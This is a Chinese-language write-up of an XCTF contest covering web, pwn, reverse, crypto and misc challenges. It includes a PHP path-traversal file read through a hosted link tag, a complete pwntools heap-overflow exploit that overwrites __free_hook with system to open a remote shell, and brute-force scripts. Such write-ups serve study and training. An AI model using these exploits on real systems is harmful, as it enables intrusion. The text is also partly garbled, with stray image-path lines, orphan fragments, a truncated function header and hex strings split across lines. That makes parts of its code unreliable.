TimeKeeper-XCTF-Second-WriteUp

WEB

签到题

关注公众号

babyphp

打开是一个端口扫描系统，随手一测发现有flag.php，点击scan后发现

```
Port scan is deperacted and try to find the source code! // Google is your best friend
```

直接去github上搜索，发现该系统源码。

https://github.com/search?l=PHP&q=%3Cinput+type%3D%22text%22+name%3D%22port%22+value%3D%2280%2C8080%2C8888%2C1433%2C3306%22%3E&type=Code

虽然题目环境port scan功能已经没了，但是还有一个

```
if($url != null){

    $host = getHost($url);
    echo getCss($host,getHtmlContext($url));
}
```

的功能。

通过


```
$csshtml = "<style>".file_get_contents($cssurl)."</style>";
```

去读flag.php

所以自己vps上放一个内容为

```
<link href='./.css/../../flag.php'>
```

的文件。



80,8080,8888,1433,330

10

```
<html>
  <head></head>
  <body>
    <form action="" method="post">⋯</form>
    <link href="./.css/../../flag.php">
    <style><?php //flag{4a5e0a21994a9a5520c3ae8def6b82f8}</style>
  </body>
</html>
```

PWN

honorbook


```
from pwn import *

p = remote("121.36.192.114","9999")
libc = ELF('./libs/lib/libc-2.27.so')
scanf = libc.sym['scanf']
libc.address = 0x00000040009f65bc-scanf-0x1f000
success(hex(libc.address))
def add(idx,name,msg):
    p.sendlineafter("Code:","1")
    p.sendlineafter("ID:",str(idx))
    p.sendlineafter("User name: ",name)
    p.sendafter("Msg: ",msg)

def show(idx):
    p.sendlineafter("Code:","3")
    p.sendlineafter("ID:",str(idx))

def free(idx):
    p.sendlineafter("Code:","2")
    p.sendlineafter("ID:",str(idx))

def edit(idx,msg):
    p.sendlineafter("Code:","4")
    p.sendlineafter("Index:",str(idx))
    p.sendafter("Msg: ",msg)

add(0,'1','1\n')
add(1,'2','2\n')
add(2,p64(0x21)*2,(p64(0x21)*2)*0xe+'\n')
add(3,p64(0x21)*2,(p64(0x21)*2)*0xe+'\n')
free(0)
add(0,'1','A'*0xe8+'\xf1')
free(2)
free(1)
free_hook = libc.sym['__free_hook']
success(hex(free_hook))
system = libc.sym['system']
add(4,'3','/bin/sh'.ljust(0x20,'\x00')+p64(0)+p64(0xf1)+p64(free_hook)*3+'\n')
add(5,'/bin/sh\x00','/bin/sh\x00\n')
add(6,'123','123\n')
edit(6,p64(system)+'\n')
free(5)

p.interactive()
```

REVERSE

mips

走迷宫就可以了

pypy



```
    def indent_more(self,
        self.indent += indent

    def indent_less(self, indent=TAB):
        self.indent = self.indent[: -len(indent)]

    def traverse(self, node, indent=None, is_lambda=False):

        self.param_stack.append(self.params)
        if indent is None:
            indent = self.indent
        p = self.pending_newlines
        self.pending_newlines = 0
        self.params = {
            "_globals": {},
            "_nonlocals": {},  # Python 3 has nonlocal
            "f": StringIO(),
            "indent": indent,
            "is_lambda": is_lambda,
        }
        # print('start1')
        # print(node)
        self.preorder(node)
        # print('end1')
        self.f.write("\n" * self.pending_newlines)
        #
        result = self.f.getvalue()
        #
        self.params = self.param_stack.pop()
        self.pending_newlines = p
        # print(result)
        # print('end1')
        return result

    def write(self, *data):
        if (len(data) == 0) or (len(data) == 1 and data[0] == ""):
            return
        if not PYTHON3:
            out = "".join((unicode(j) for j in data))
```

这里打印就可以看到反编译的源码了

```
DEFAULT_KEY = 'Yó\x02Ã%\x9a\x820\x0b»%\x7f~;ÒÜ'

def rc4(O0O0O0000O00O0O0o, key=DEFAULT_KEY, skip=1024):
    O0OOOOOOO00OOO00O = 0
    OO0OOOOO0000OOO0O = bytearray([OO0OOOOOO00OOO00O for OO0OOOOOO00OOO00O in
range(256)])
    O0OOOOOOO00OOOO0O = 0
    for OOOOO00OOOO0OOO0O in range(256):
        O0OOOOOOO00OOOO0O = (O0OOOOOOO00OOOO0O +
OO0OOOOO0000OOO0O[OOOOO00OOOO0OOO0O] + ord(key[(OOOOO00OOOO0OOO0O % len(key))]))
% 256
        O0OOOOOOO0O0OOO0O = OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O]
        O00OOOOOO000OOO0O = OO0OOOOO0000OOO0O[OOOOO00OOOO0OOO0O]
        OO0OOOOO0000OOO0O[OOOOO00OOOO0OOO0O] =
OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O]
        OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O] = O00OOOOOO000OOO0O
    else:
        O0OOOOOOO00OOO00O = 0
        O0OOOOOOO00OOOO0O = 0
        OO0OOOOO00O0OO00O = []
        if skip > 0:
            for OOOOO00OOO0OOOO0O in range(skip):
                O0OOOOOOO00OOO00O = (O0OOOOOOO00OOO00O + 1) % 256
                O0OOOOOOO00OOOO0O = (O0OOOOOOO00OOOO0O +
OO0OOOOO0000OOO0O[O0OOOOOOO00OOO00O]) % 256
                OO0OOOOO0000OOO0O[O0OOOOOOO00OOO00O],
OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O] = OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O],
OO0OOOOO0000OOO0O[O0OOOOOOO00OOO00O]

        for OO00OOOOO0OO0OO0O in O0OOOOO0OO0OO0OO0:
            O0OOOOOOO00OOO00O = (O0OOOOOOO00OOO00O + 1) % 256
            O0OOOOOOO00OOOO0O = (O0OOOOOOO00OOOO0O +
OO0OOOOO0000OOO0O[O0OOOOOOO00OOO00O]) % 256
            OO0OOOOO0000OOO0O[O0OOOOOOO00OOO00O],
OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O] = OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O],
OO0OOOOO0000OOO0O[O0OOOOOOO00OOO00O]
            O0OOO0OOOO0OOOO0O =
OO0OOOOO0000OOO0O[((OO0OOOOO0000OOO0O[O0OOOOOOO00OOO00O] +
OO0OOOOO0000OOO0O[O0OOOOOOO00OOOO0O]) % 256)]
            OO0OOOOO00O0OO00O.append(chr(ord(OO00OOOOO0OO0OO0O) ^
O0OOO0OOOO0OOOO0O))
        else:
            return ''.join(OO0OOOOO00O0OO00O)


def func(O0OOOO0O0OOO0OO0O):
    O0OO0OOOOO00OOO00 = rc4(O0OOOO0O0OOO0OO0O)
    if O0OO0OOOOO00OOO00.encode('utf-8').hex() ==
'275b39c381c28b701ac3972338456022c2ba06c3b04f5501471c47c38ac380c29b72c3b5c38a7ec
2a5c2a0':
        return 'YOU WIN'
    return 'YOU LOSE'
print( rc4(bytes.fromhex(
'275b39c381c28b701ac3972338456022c2ba06c3b04f5501471c47c38ac380c29b72c3b5c38a7ec
2a5c2a0').decode('utf-8')))
```

REAL WORLD

aes_baby


```
import re
import os
import fuckpy3
import string
import hashlib
import itertools
import base64
from pwn import *
chartable = string.digits+string.ascii_letters
filename = 'sha2'
os.system('rm %s'%filename)
os.system('wget http://192.168.214.93:8000/%s'%filename)
payload = base64.b64encode(open(filename,'rb').read())
p = remote('139.159.190.149',10002)
def proof(prefix):
    for t in itertools.permutations(chartable,5):
        # print(prefix+''.join(t))
        tmd5 = hashlib.md5((prefix+''.join(t)).encode()).digest()
        if tmd5.startswith(b'\x00\x00\x00') and tmd5[3]&0xf0==0:
            return ''.join(t)
    return ''
line = p.recvuntil('.startswith').decode()
prefix = re.findall(r'md5(\((.+?)\+xxxx)',line)[0][1]
# print(prefix)

p.recv()
p.sendline(proof(prefix))




p.sendlineafter('Encode your executable using base64:',payload)
p.interactive()
```

```
#include <stdio.h>
#include <string.h>
#include "aes.h"
char tabs[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
void tohex(char *hex, char *buf, int len)
{
    for (size_t i = 0; i < len; i += 2)
    {
        char t = hex[i];
        if (t > '9' && t <= 'f')
        {
            t = t - 'a' + 0xa;
        }
        else
        {
            t = t - '0';
        }
        buf[i / 2] = t << 4;
        t = hex[i + 1];
        if (t > '9' && t <= 'f')
        {
            t = t - 'a' + 0xa;
        }
        else
        {
            t = t - '0';
        }
        buf[i / 2] |= t;
    }
}
int main()
{

    uint8_t i;
    char test[500] = {};
    char key[16] = {};
    char enc[80] = {};

    // memcpy(&key[12],"aDuk",4);
    scanf("%s", test);
    // for (size_t i = 0; test[i]; i++)
    // {
    //  if(test[i]=='\n'){
    //      test[i]  = 0;
    //  }
    // }
    memcpy(key, test, 12);
    // printf("load succ");
    tohex(&test[12], enc, strlen(&test[12]));
    setbuf(stdout, NULL);
    setbuf(stdin, NULL);
    uint8_t *w; // expanded key
    w = aes_init(16);
    for (size_t c1 = 0; c1 < 62; c1++)
    {
        // printf("%d\n",c1);
        for (size_t c2 = 0; c2 < 62; c2++)
        {
            for (size_t c3 = 0; c3 < 62; c3++)
            {
                for (size_t c4 = 0; c4 < 62; c4++)
                {
                    key[12] = tabs[c1];
                    key[13] = tabs[c2];
                    key[14] = tabs[c3];
                    key[15] = tabs[c4];
                    // printf("%s",key);
                    uint8_t in[500] = {};

                    aes_key_expansion(key, w);
                    aes_inv_cipher(enc, in, w);
                    if (!strcmp(in, "KUNPENG_HPC_AES!"))
                    {
                        key[16] = 0;
                        printf("%s", &key[12]);
                        return 0;
                    }
                }
            }
        }
    }

    // printf("\n");

    return 0;
}
```

Misc

S34HUNKA

下载本题附件，得到一个Excel表格，打开发现是一幅像素画，随意取几个单元格观察，发现是通过设置单元格格式中背景颜色的方式将每个点绘制出来的。将其转为csv格式，确认表格中没有数据。



查看表格属性，看到两个字段，标题：“噴火”，作者：“堀内辰男”，上网使用这几个关键词进行搜索，得知这位作者确实在使用Excel绘画方面有些成就。在他的网站上的新作展示室II页面，找到了该作品的缩略图，打开查看，发现其分辨率较低，查看分辨率为219×220，和Excel中图片一致，遂保存以备后用。


之后，设法从Excel表格中读取每个单元格的背景颜色，每个单元格对应一个像素点， 绘制为一张真正的图片。编写脚本如下：

```
from openpyxl import load_workbook
from PIL import Image, ImageDraw, ImageColor

wb = load_workbook(filename='s34hunka.xlsx', read_only=True)
ws = wb.active

im = Image.new("RGB", (ws.max_row, ws.max_column), "white")
draw = ImageDraw.Draw(im)
```

```
data = tuple(ws)
for row in range(0, ws.max_row):
    for col in range(0, ws.max_column):
        clid = data[row][col].fill.start_color.index
        draw.point((row, col), ImageColor.getrgb("#"+clid[2:8]))

im = im.transpose(Image.ROTATE_270)
im = im.transpose(Image.FLIP_LEFT_RIGHT)
im.save("test.bmp")
```

这样即可将图片从Excel表格中导出。

使用Stegsolve打开两张图片，使用SImage Combiner功能比较两张图片，在两图片对应坐标相减得到的结果中得到flag。



flag{Let'5_P41nt_wI7h_eXcEl}

`flag{Let'5_P41nt_wI7h_eXcEl}`